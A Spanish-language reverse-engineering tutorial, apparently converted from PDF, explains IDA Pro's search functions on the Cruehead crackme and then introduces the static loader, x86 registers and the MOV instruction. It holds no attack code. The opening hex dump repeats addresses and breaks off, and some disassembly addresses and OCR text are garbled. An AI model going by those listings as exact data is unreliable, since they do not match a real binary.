004015F0	00 00 00 00 00 00 00 00	
00401600	00 00 00 00 00 00 00 00	
00401610	00 00 00 00 00 00 00 00	
00401620	00 00 00 00 00 00 00 00	
00401630	00 00 00 00 00 00 00 00	
00401640	00 00 00 00 00 00 00 00	
00401650	00 00 00 00 00 00 00 00	
00401660	00 00 00 00 00 00 00 00	
00401670	00 00 00 00 00 00 00 00	
00401680	00 00 00 00 00 00 00 00	
00401690	00 00 00 00 00 00 00 00	
004016A0	00 00 00 00 00 00 00 00	
004016B0	00 00 00 00 00 00 00 00	
004016C0	00 00 00 00 00 00 00 00	
004016D0	00 00 00 00 00 00 00 00	
004016E0	00 00 00 00 00 00 00 00	
004016F0	00 00 00 00 00 00 00 00	
00401700	00 00 00 00 00 00 00 00	
00401710	00 00 00 00 00 00 00 00	
00401720	00 00 00 00 00 00 00 00	
00401730	00 00 00 00 00 00 00 00	
00401740	00 00 00 00 00 00 00 00	
00401750	00 00 00 00 00 00 00 00	
00401760	00 00 00 00 00 00 00 00	
00401770	00 00 00 00 00 00 00 00	
00401780	00 00 00 00 00 00 00 00	
00401790	00 00 00 00 00 00 00 00	
004017A0	00 00 00 00 00 00 00 00	
004017B0	00 00 00 00 00 00 00 00	
004017C0	00 00 00 00 00 00 00 00	
004017D0	00 00 00 00 00 00 00 00	
004017E0	00 00 00 00 00 00 00 00	
004017F0	00 00 00 00 00 00 00 00	
00401800	00 00 00 00 00 00 00 00	
00401810	00 00 00 00 00 00 00 00	
00401820	00 00 00 00 00 00 00 00	
00401830	00 00 00 00 00 00 00 00	
00401840	00 00 00 00 00 00 00 00	
00401850	00 00 00 00 00 00 00 00	
00401860	00 00 00 00 00 00 00 00	
00401870	00 00 00 00 00 00 00 00	
00401880	00 00 00 00 00 00 00 00	
00401890	00 00 00 00 00 00 00 00	
004018A0	00 00 00 00 00 00 00 00	
004018B0	00 00 00 00 00 00 00 00	
004018C0	00 00 00 00 00 00 00 00	
004018D0	00 00 00 00 00 00 00 00	
004018E0	00 00 00 00 00 00 00 00	
004018F0	00 00 00 00 00 00 00 00	
00401900	00 00 00 00 00 00 00 00	
00401910	00 00 00 00 00 00 00 00	
00401920	00 00 00 00 00 00 00 00	
00401930	00 00 00 00 00 00 00 00	
00401940	00 00 00 00 00 00 00 00	
00401950	00 00 00 00 00 00 00 00	
00401960	00 00 00 00 00 00 00 00	
00401970	00 00 00 00 00 00 00 00	
00401980	00 00 00 00 00 00 00 00	
00401990	00 00 00 00 00 00 00 00	
004019A0	00 00 00 00 00 00 00 00	
004019B0	00 00 00 00 00 00 00 00	
004019C0	00 00 00 00 00 00 00 00	
004019D0	00 00 00 00 00 00 00 00	
004019E0	00 00 00 00 00 00 00 00	
004019F0	00 00 00 00 00 00 00 00	
00401A00	00 00 00 00 00 00 00 00	
00401A10	00 00 00 00 00 00 00 00	
00401A20	00 00 00 00 00 00 00 00	
00401A30	00 00 00 00 00 00 00 00	
00401A40	00 00 00 00 00 00 00 00	
00401A50	00 00 00 00 00 00 00 00	
00401A60	00 00 00 00 00 00 00 00	
00401A70	00 00 00 00 00 00 00 00	
00401A80	00 00 00 00 00 00 00 00	
00401A90	00 00 00 00 00 00 00 00	
00401AA0	00 00 00 00 00 00 00 00	
00401AB0	00 00 00 00 00 00 00 00	
00401AC0	00 00 00 00 00 00 00 00	
00401AD0	00 00 00 00 00 00 00 00	
00401AE0	00 00 00 00 00 00 00 00	
00401AF0	00 00 00 00 00 00 00 00	
00401B00	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 00	
00401BA0	00 00 00 00 00 00 00 00	
00401B10	00 00 00 00 00 00 00 00	
00401B20	00 00 00 00 00 00 00 00	
00401B30	00 00 00 00 00 00 00 00	
00401B40	00 00 00 00 00 00 00 00	
00401B50	00 00 00 00 00 00 00 00	
00401B60	00 00 00 00 00 00 00 00	
00401B70	00 00 00 00 00 00 00 00	
00401B80	00 00 00 00 00 00 00 00	
00401B90	00 00 00 00 00 00 00 0	



## NEXT CODE

Buscará la próxima instrucción que haya sido interpretada como CODIGO, si hay una parte que no es detectada como código la salteara.

Search completed. Found at 004011A1.  
Search completed. Found at 004011A3.  
Search completed. Found at 004011A5.  
Search completed. Found at 004011AA.  
Search completed. Found at 004011AC.  
Search completed. Found at 004011AF.  
Search completed. Found at 004011B6.

## NEXT DATA

Buscará la próxima dirección donde haya detectado data o manejo de datos en cualquier sección.

```

CODE:00401560      ;           jmp      ds:PrintDgA
CODE:0040156C      ; -----
CODE:00401572          align 100h
CODE:00401600      [REDACTED] dd 280h dup(?)
CODE:00401600      CODE      ends
CODE:00401600

DATA:00402000      ; Section 2. (virtual address 00002000)
DATA:00402000      ; Virtual size           : 00001000 ( 4096.)
DATA:00402000      ; Section size in file   : 00000200 ( 512.)
DATA:00402000      ; Offset to raw data for section: 00000C00
DATA:00402000      ; Flags C0000040: Data Readable Writable
DATA:00402000      ; Alignment    : default
DATA:00402000      ; =====
DATA:00402000
DATA:00402000      ; Segment type: Pure data
DATA:00402000      ; Segment permissions: Read/Write
DATA:00402000      DATA      segment para public 'DATA' use32
DATA:00402000          assume cs:DATA
DATA:00402000          ;org 402000h
DATA:00402000          db      0
DATA:00402001          db      0
DATA:00402002          db      0
DATA:00402003          db      0
DATA:00402004      ; HWND hWnd
DATA:00402004      hWnd      dd 0          ; DATA XREF: start+C8↑w
DATA:00402004          db      0          ; start+CF↑r ...
DATA:00402008          db      0
DATA:00402009          db      0
DATA:0040200A          db      0
DATA:0040200B          db      0

```

Como en ese caso detecto un dword (dd) en esa dirección que no corresponde a ninguna instrucción, obviamente si seguimos buscando buscara la siguiente data en este caso se ve debajo la sección data si vuelvo a buscar.

	00	0
DATA:00402001	db	0
DATA:00402002	db	0
DATA:00402003	db	0
DATA:00402004 ; HWND hWnd	dd	0 ; DATA XREF: start+C8↑w
DATA:00402004 hWnd	dd	0 ; start+CF↑r ...
DATA:00402004	db	0
DATA:00402008	db	0
DATA:00402009	db	0

Veo que para en una dirección donde a la derecha hay una referencia por lo tanto es un lugar donde trabajara con datos.

Y así va salteando las direcciones que solo contienen ceros y no hay ninguna referencia, y nos va mostrando donde hay datos que posiblemente el programa use.

Search completed. Found at 00402004.

Search completed. Found at 00402048.

```

• DATA:00402040          uu      0
• DATA:00402047          db      0
• DATA:00402048 ; MSG Msg      MSG <0>                  ; DATA XREF: start+F7↑o
DATA:00402048 Msg          MSG <0>                  ; start+107↑o ...
• DATA:00402064 ; WNDCLASSA WndClass      WNDCLASSA <0>    ; DATA XREF: start:loc_40101D↑w
DATA:00402064 WndClass      WNDCLASSA <0>    ; start+88↑o ...
• DATA:0040208C          db      0
• DATA:0040208D          db      0

```

Así que salteara lo que no está detectado como data usada por el programa y buscara la siguiente.

### SEARCH EXPLORED Y UNEXPLORED

En el primero salteara por código o data que detecto y en el segundo por las zonas no detectadas como código o data valido.

```

DATA:00402088 ; Segment type: Pure data
DATA:00402088 ; Segment permissions: Read/Write
DATA:00402088 DATA      segment para public 'DATA' use32
DATA:00402088 assume cs:DATA
DATA:00402088 ;org 402000h
• DATA:00402088 db      0
• DATA:00402081 db      0
• DATA:00402082 db      0
• DATA:00402083 db      0
• DATA:00402084 ; HWND hWnd      dd 0                  ; DATA XREF: st...
DATA:00402084 hWnd          dd 0                  ; start+CF↑r ...
• DATA:00402088 db      0

```


La zona con ceros que están en 0x402000 la halla con SEARCH UNEXPLORED.

Search completed. Found at 00402000.  
 Search completed. Found at 00402000.  
 Search completed. Found at 00402001.  
 Search completed. Found at 00402001.  
 Search completed. Found at 00402002.  
 Search completed. Found at 00402003.  
 Search completed. Found at 00402008

Repetiendo vemos que saltea la data de 0x402004 pues es la considera EXPLORED.

### SEARCH INMEDIATE VALUE - SEARCH NEXT INMEDIATE VALUE

Buscará la constante que le escribamos entre las instrucciones y la data.




Si tipeamos FIND ALL OCURRENCES buscara todas y sino buscara una a una, en este caso para repetir deberé usar SEARCH NEXT IMMEDIATE VALUE.

A screenshot of the IDA Pro interface showing the 'Occurrences of value 0x4003' window. The window has tabs for 'Address', 'Function', and 'Instruction'. The 'Instruction' tab is selected, showing one result: 'CODE:0040101D start mov ds:WndClass.style, 4003h'. The status bar at the bottom shows 'Function External symbol'.

## SEARCH TEXT -SEARCH NEXT TEXT


Buscará el texto que le tipeemos inclusive regular expressions si queremos.



Address	Function	Instruction
CODE:00401007	start	mov ds:hInstance, eax
CODE:0040101D	start	mov ds:WndClass.style, 4003h
CODE:00401027	start	mov ds:WndClass.lpfnWndProc, offset WndProc
CODE:00401031	start	mov ds:WndClass.cbClsExtra, 0
CODE:0040103B	start	mov ds:WndClass.cbWndExtra, 0
CODE:00401045	start	mov eax, ds:hInstance
CODE:0040104A	start	mov ds:WndClass.hInstance, eax
CODE:00401057	start	mov ds:WndClass.hIcon, eax
CODE:00401068	start	mov ds:WndClass.hCursor, eax
CODE:0040106D	start	mov ds:WndClass.hbrBackground, 5
CODE:00401077	start	mov ds:WndClass.lpszMenuName, offset aMenu ; "MENU"
CODE:00401081	start	mov ds:WndClass.lpszClassName, offset ClassName ; "No need to disasm..."
CODE:004010C8	start	mov dhWnd, eax
CODE:0040116C	WndProc	mov eax, 0
CODE:00401176	WndProc	mov eax, 0
CODE:0040119A	WndProc	mov eax, 0
CODE:004011A5	WndProc	mov eax, 0
CODE:004011AC	WndProc	mov ebx, [ebp+IParam]
CODE:004011AF	WndProc	mov dword ptr [ebx+18h], 118h
CODE:004011B6	WndProc	mov dword ptr [ebx+1Ch], 0A0h
CODE:004011BD	WndProc	mov dword ptr [ebx+20h], 118h
CODE:004011C4	WndProc	mov dword ptr [ebx+24h], 0A0h
CODE:004011CB	WndProc	mov eax, 0
CODE:0040127F	sub_401253	mov eax, 0
CODE:004012CC	sub_401253	mov [ebp+arg_8], 3EBh
CODE:004012E9	sub_401253	mov eax, 1
CODE:004012F0	sub_401253	mov eax, 0
CODE:00401300	sub_401253	mov eax, 1
CODE:00401320	DialogFunc	mov eax, 0
CODE:0040133F	DialogFunc	mov eax, 1
CODE:00401346	DialogFunc	mov eax, 0
CODE:0040137E	sub_40137E	mov esi, [esp+arg_0]
CODE:00401383	sub_40137E	mov al, [esi]
CODE:004013A8	sub_40137E	mov eax, edi
CODE:004013C6	sub_4013C2	mov bl, [esi]
CODE:004013D4	sub_4013D2	mov [esi], al
CODE:004013DE	sub_4013D8	mov esi,[esp+arg_0]

Si ponemos buscar solo una necesitaremos SEARCH NEXT TEXT para buscar la siguiente.

#### SEARCH SEQUENCE OF BYTES



Buscará la secuencia de bytes hexadecimal que tipeemos entre los bytes del ejecutable.

SUCCURSALS EXTERNAL SYMBOL


Occurrences of binary: 90 90

Occurrences of: mov

Address	Function	Instruction
CODE:0040113E	WndProc	nop
CODE:0040113F	WndProc	nop
CODE:00401140	WndProc	nop
CODE:00401166	WndProc	nop
CODE:00401167	WndProc	nop
CODE:00401168	WndProc	nop
CODE:00401173	WndProc	db 3 dup(90h)
CODE:0040117D	WndProc	align 10h

Si hacemos doble click en la primera por ejemplo

Y en las opciones del IDA marcamos 6 para que nos muestre por ejemplo solo 6 bytes como máximo correspondientes a cada instrucción.



Vemos que encontró los 90 90 que le pedimos.

0040113E	90	nop
0040113F	90	nop
00401140	90	nop
00401141	90	nop
00401142	83 7D 0C 05	cmp [ebp+Msg], 5
00401146	74 5D	jz short loc_4011A5

### SEARCH NOT FUNCTION

Busca hasta la siguiente dirección donde encuentra algo no interpretado como función completa.

Search completed. Found at 004013D7.

```
CODE:004013D6 sub_4013D2      endp
CODE:004013D6
CODE:004013D7 ; -----
CODE:004013D7             retn
CODE:004013D8
CODE:004013D8 ; ====== S U B R O U T I N E ======
CODE:004013D8
CODE:004013D8
CODE:004013D8 sub_4013D8      proc near           ; CODE XREF: WndProc+110↑p
CODE:004013D8
CODE:004013D8 arq 0          = dword ptr 4
```

Allí hay un RET suelto no interpretado como función así que lo halla, a veces hay funciones que IDA no logró determinar que son funciones pero son código válido.

Esas son las funciones más importantes de búsqueda que trae en el menú el IDA, por supuesto al tener la posibilidad de manejar scripts de Python, siempre se puede crear mayores posibilidades con algunas líneas de código.

Vemos que cada búsqueda que realizamos no se perderá pues se abre una pestaña con el resultado y siempre quedará allí hasta que cerremos la pestaña correspondiente.

Vamos paso a paso sin apurarse para que nadie se complique que hay mucho para ver.

Hasta la parte 3

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 3

---

## EL LOADER

Ya vimos que cuando en IDA abrimos un ejecutable, el mismo se abre en el LOADER que es el analizador estático del mismo.

Iremos analizando sus partes y peculiaridades, mucho de lo que hemos visto hasta ahora se aplican tanto al LOADER como al DEBUGGER, en el caso que no sea así se aclarara.

Obviamente ya el hecho de que en el LOADER no se ejecute absolutamente el programa sino se analice y se cree una database con la información del mismo hace una diferencia significativa con respecto al DEBUGGER.

En el LOADER no hay ventana de REGISTROS, ventana de STACK ni listado de módulos que están cargados en memoria esas son cosas que se ven al correr y debuggear el programa.

Habiendo abierto el CRACKME.EXE que es el ejecutable del crackme de Cruehead si miramos en la lista de procesos de Windows, vemos que no está corriendo ni nunca se ejecuta el mismo si no abrimos voluntariamente el DEBUGGER en IDA.

Esto para ciertos usos como el análisis de malware, exploit etc es muy útil, porque no siempre vamos a poder acceder a alguna función que necesitemos estudiar debuggeando, mientras que en el LOADER podemos analizar cualquiera de las funciones del programa, sepamos cómo se llega a ella o no.

Por supuesto el análisis de las funciones merece que hablemos un poco antes de los registros y las instrucciones, para qué sirve cada uno, porque a pesar de no estar debuggeando y no tener una ventana de los registros con los valores de cada momento, las instrucciones los usan y necesitamos entenderlas para poder saber qué hace un programa.

Ahora para que sirven y que son exactamente los registros?

Bueno el procesador necesita asistentes en su tarea de ejecutar los programas.

Los registros lo ayudan en ello, cuando veamos las instrucciones ASM veremos por ejemplo que no se pueden sumar el contenido de dos posiciones de memoria directamente, el procesador tiene que pasar una de ellas a un registro y luego sumarla con la otra posición de memoria, este es un ejemplo pero por supuesto ciertos registros tienen usos más específicos veamos.

Los registros que se usan en 32 bits son EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI y EIP (al final del curso habrá una parte dedicada a 64 bits).

<b>Registros de datos</b>	EAX	EBX	ECX	EDX
<b>Punteros de pila</b>	ESP	EBP		
<b>Registros índice</b>	EDI	ESI		
<b>Registros de segmento</b>	CS	DS	ES	FS GS SS
<b>Registro de flags</b>				

### Registros de propósito múltiples

EAX (acumulador): El acumulador se utiliza para instrucciones tales como la división, la multiplicación y algunas instrucciones de formato, y como registro de propósito general.

EBX (índice de base): El registro EBX puede direccionar datos de memoria y lógicamente también es un registro de propósito general.

ECX (cuenta): El ECX es un registro de propósito general que se puede usar como contador para las distintas instrucciones. También puede contener la dirección de desplazamiento de los datos en memoria. Las instrucciones que usan un contador son las instrucciones de cadena repetidas, las instrucciones de desplazamiento, rotación y LOOP/LOOPD.

EDX (datos): es un registro de propósito general que contiene parte del producto de una multiplicación o parte del dividendo de una división. También puede direccionar datos en memoria.

EBP (apuntador de base): EBP apunta hacia una localidad de memoria, casi siempre como base de la localización de argumentos y variables en una función, además de ser también de propósito general.

EDI (índice de destino): A menudo, EDI dirige datos del destino o destination de las cadenas para las instrucciones de cadena. También funciona como registro de propósito general.

ESI (índice de fuente): El registro del índice fuente o source con frecuencia dirige datos del origen de las cadenas para las instrucciones de cadena. Al igual que EDI, ESI también funciona como un registro de propósito general.

EIP: Índice que apunta a la siguiente instrucción a ejecutar

ESP: Índice que apunta a la parte superior del stack o pila.

Resumiendo lo que dice este tipo al cual copie.

Los ocho registros son el EAX (acumulador), EBX (base), ECX (contador), EDX (datos), ESP (puntero de pila), EBP (puntero base), ESI (índice fuente) y EDI (índice destino).

También existen los registros de 16 bits y 8 bits, que son partes de los registros anteriores.

Si EAX vale 12345678

AX son las últimas cuatro cifras (16 bits)




AH la 5 y 6 cifra y a su vez AL las últimas dos cifras (8 bits cada uno)




Existe entonces un registro de 16 bits para la parte baja de EAX llamado AX y dos registros de 8 bits llamados AH y AL, no existen registros especiales para la parte alta de cualquier registro.

Existen de la misma forma estos registros también para EBX (BX, BH y BL), para ECX (CX, CH y CL) y así para casi todos los registros (ESP solo tiene SP de 16 bits pero no SL de 8 bits por ejemplo)



Allí se pueden apreciar los registros como EAX EDX ECX y EBX que si tienen subregistros de 16 y 8 bits y EBP, ESI, EDI y ESP que solo tienen subregistros de 16 bits.



Ya iremos viendo los demás registros solo queda como registro auxiliar importante el EFLAGS que según el valor que tenga enciende flags que tomaran decisiones en ciertos momentos del programa como veremos más adelante, los segments registers direccionan a diferentes partes del ejecutable CS=CODE, DS=DATA etc.

Otro detalle importante son los tamaños de los tipos de datos más usados

**The size attribute associated with each data type is:**

<b>Data Type</b>	<b>Bytes</b>
<b>BYTE, SBYTE</b>	1
<b>WORD, SWORD</b>	2
<b>DWORD, SDWORD</b>	4
<b>FWORD</b>	6
<b>QWORD</b>	8
<b>TBYTE</b>	10

IDA maneja más tipos de datos que iremos viendo poco a poco para no complicar, lo importante es saber de movida que BYTE es un 1 byte en la memoria, WORD son 2 bytes y DWORD 4 bytes.

## INSTRUCCIONES

IDA trabaja con una sintaxis de instrucciones que no es la más sencilla del mundo ni mucho menos, la mayoría están acostumbrados al desensamblado del OLLYDBG que es más sencillo y descafeinado (más fácil de entender jeje), aunque da menos información como verán.


## Instrucciones de Transferencia de Datos

### MOV

**MOV dest,src:** Copia el contenido del operando fuente (src) en el destino (dest).  
Operación: dest <- src

Aquí se dan varias posibilidades podemos como primera posibilidad mover el valor de un registro a otro, por ejemplo.

### MOV EAX, EDI



```
0040139C
0040139C loc_40139C:
0040139C pop    esi
0040139D call   sub_4013C2
004013A2 xor    edi, 5678h
004013A8 mov    eax, edi |
004013AA jmp    short locret_4013C1
```


En general se puede mover desde o hacia un registro directamente solo con la salvedad de EIP que no puede ser DESTINATION ni SOURCE de ninguna operación en forma directa, no podríamos hacer

### MOV EIP, EAX

Eso no es válido.

